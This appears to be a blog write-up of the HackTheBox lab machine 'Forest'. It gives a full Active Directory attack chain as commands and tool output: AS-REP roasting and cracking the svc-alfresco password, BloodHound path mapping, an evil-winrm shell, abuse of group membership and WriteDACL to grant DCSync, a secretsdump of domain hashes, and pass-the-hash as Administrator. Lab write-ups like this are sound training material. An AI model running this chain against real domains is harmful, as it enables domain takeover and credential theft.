I feel like this is a medium machine. It’s quite disarming that there’s no webserver running, you’re straight down the Active Directory methodology. I ran into quite a few hiccups, especially when trying to add users to group and change the ACLs, but luckily IppSec’s video was there to save the day! x)
Enumeration Link to heading
We enumerate users with:
nxc smb 10.10.10.161 --users
And we find the following:
Administrator
Guest
krbtgt
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM_75a538d3025e4db9a
SM_681f53d4942840e18
SM_1b41c9286325456bb
SM_9b69f1b9d2cc45549
SM_7c96b981967141ebb
SM_c75ee099d0a64c91b
SM_1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
svc-alfresco
andy
mark
santi
We check for ASREPRoastable accounts:
GetNPUsers.py -usersfile users.txt htb.local/
/usr/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/sbin/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User HealthMailboxc3d7722 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfc9daad doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxc0a90c9 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox670628e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox968e74d doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox6ded678 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox83d6781 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfd87238 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxb01ac64 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox7108a4e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox0659cc1 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB.LOCAL:31ca11cd5d1d557a384b0ba6a7c76668$af20e1356bb138edd250437403d8d9449764fc20b9c1022de1c019d2d77a498100d70837bb5571da158cbcaedd2253c018d2e284cbf7760861edbbd4ba760f61c2ba97f0ca94c553a21b558c64387781100f65313a7aa820c4c2007d331e46446eb4539ec2217c2abf0a04370f32bba145cc04acd2395c292c8103275d79266da9b94e0392f75ed537c14a89d6781e87021c2370d8ca0a5465b5c4c61db199de50ddd3100a152086f1350b5dafe0ca5b4f8115aee99a518555198e4870cea934f6aefda1afa7893498a6a13f82c34d24ffb7119e38d0c9f5ac0a859a8c3aeb324c42d661fb91
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
We find that the svc-alfresco account is ASREPRoastable and we can crack its TGT:
hashcat -m 18200 -d 1 svc-alfresco.tgs $(locate rockyou.txt) --backend-ignore-cuda
And we get the password: s3rvice.
Now that we have credentialed enumeration, let’s run bloodhound:
sudo bloodhound-python -u 'svc-alfresco' -p 's3rvice' -ns 10.10.10.161 -d htb.local -c all
[sudo] password for dvr:
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (FOREST.htb.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
INFO: Done in 00M 26S
bloodhoundgui --no-sandbox

We import the data and see that by starting from the svc-alfresco user we can possibly reach the FOREST.HTB.LOCAL computer:
Foothold Link to heading
Let’s try powershell remoting:
evil-winrm -i 10.10.10.161 -u "svc-alfresco" -p "s3rvice"
/home/dvr/.local/share/gem/ruby/3.4.0/gems/winrm-2.3.9/lib/winrm/psrp/fragment.rb:35: warning: redefining 'object_id' may cause serious problems
/home/dvr/.local/share/gem/ruby/3.4.0/gems/winrm-2.3.9/lib/winrm/psrp/message_fragmenter.rb:29: warning: redefining 'object_id' may cause serious problems

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
We get a shell and can therefore get the flag:
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> type ../Desktop/user.txt
<redacted>
We can elevate our shell to a meterpreter shell by opening a smbserver on our attack host, querying a metasploit meterpreter payload and executing it.
We also see that several groups have WriteDACL privilege over the domain (we get that graph by querying the shortest path to the domain):

We can guess that the svc-alfresco has no link to any admin or domain controller groups, but we can check what relationship it has with the Exchange Windows Permission group, which has WriteDACL privileges over the domain. Let’s check out the shortest path to that group from the user:

It seems like our user is part of a group that has GenericAll over said group.
Escalation Link to heading
We transfer the PowerView module to the target, import it and use it to add our created user to the Exchange Windows Permissions group.
net user /add tester tester123
The command completed successfully.

net group "Exchange Windows Permissions" tester /add
The command completed successfully.

Get-DomainGroupMember -Identity "Exchange Windows Permissions" | Select MemberName

MemberName
----------
tester
Exchange Trusted Subsystem
We should now have WriteDACL privilege over the domain. We then change the permissions of the domain ACL to enable us to perform DCSync.
This link shows how it’s possible to leverage WriteDACL privileges, but it’s also possible to right-click on the edge with the WriteDACL label on BloodHound, click on “Help” and “Linux Abuse”. The data is probably outdated so be careful, but it gives an idea.
$SecPassword = ConvertTo-SecureString 'tester123' -AsPlainText -Force

$Cred = New-Object System.Management.Automation.PSCredential('HTB\tester', $SecPassword)

Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=HTB,DC=LOCAL" -Rights DCSync -PrincipalIdentity 'tester' -Verbose
Verbose: [Get-Domain] Using alternate credentials for Get-Domain
Verbose: [Get-Domain] Extracted domain 'HTB' from -Credential
Verbose: [Get-DomainSearcher] search base: LDAP://FOREST.htb.local/DC=htb,DC=local
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=tester)(name=tester)(displayname=tester))))
Verbose: [Get-Domain] Using alternate credentials for Get-Domain
Verbose: [Get-Domain] Extracted domain 'HTB' from -Credential
Verbose: [Get-DomainSearcher] search base: LDAP://FOREST.htb.local/DC=htb,DC=local
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection
Verbose: [Get-DomainObject] Extracted domain 'HTB.LOCAL' from 'DC=HTB,DC=LOCAL'
Verbose: [Get-DomainSearcher] search base: LDAP://DC=HTB,DC=LOCAL
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=DC=HTB,DC=LOCAL)))
Verbose: [Add-DomainObjectAcl] Granting principal CN=tester,CN=Users,DC=htb,DC=local 'DCSync' on DC=htb,DC=local
Verbose: [Add-DomainObjectAcl] Granting principal CN=tester,CN=Users,DC=htb,DC=local rights GUID '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' on DC=htb,DC=local
Verbose: [Add-DomainObjectAcl] Granting principal CN=tester,CN=Users,DC=htb,DC=local rights GUID '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' on DC=htb,DC=local
Verbose: [Add-DomainObjectAcl] Granting principal CN=tester,CN=Users,DC=htb,DC=local rights GUID '89e95b76-444d-4c62-991a-0facbeda640c' on DC=htb,DC=local
And now let’s attempt to perform DCSync:
secretsdump.py -outputfile htb_hashes -just-dc HTB/tester@10.10.10.161
/usr/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:<REDACTED>:<REDACTED>:::
Guest:501:<REDACTED>:<REDACTED>:::
We get hashes for the Administrator user. We can connect through pass-the-hash:
evil-winrm -i 10.10.10.161 -u Administrator -H <REDACTED>
And obtain the flag:
cd ../Desktop
type root.txt
<redacted>
And there we go, I think we can say that we managed to “escape the forest” ;)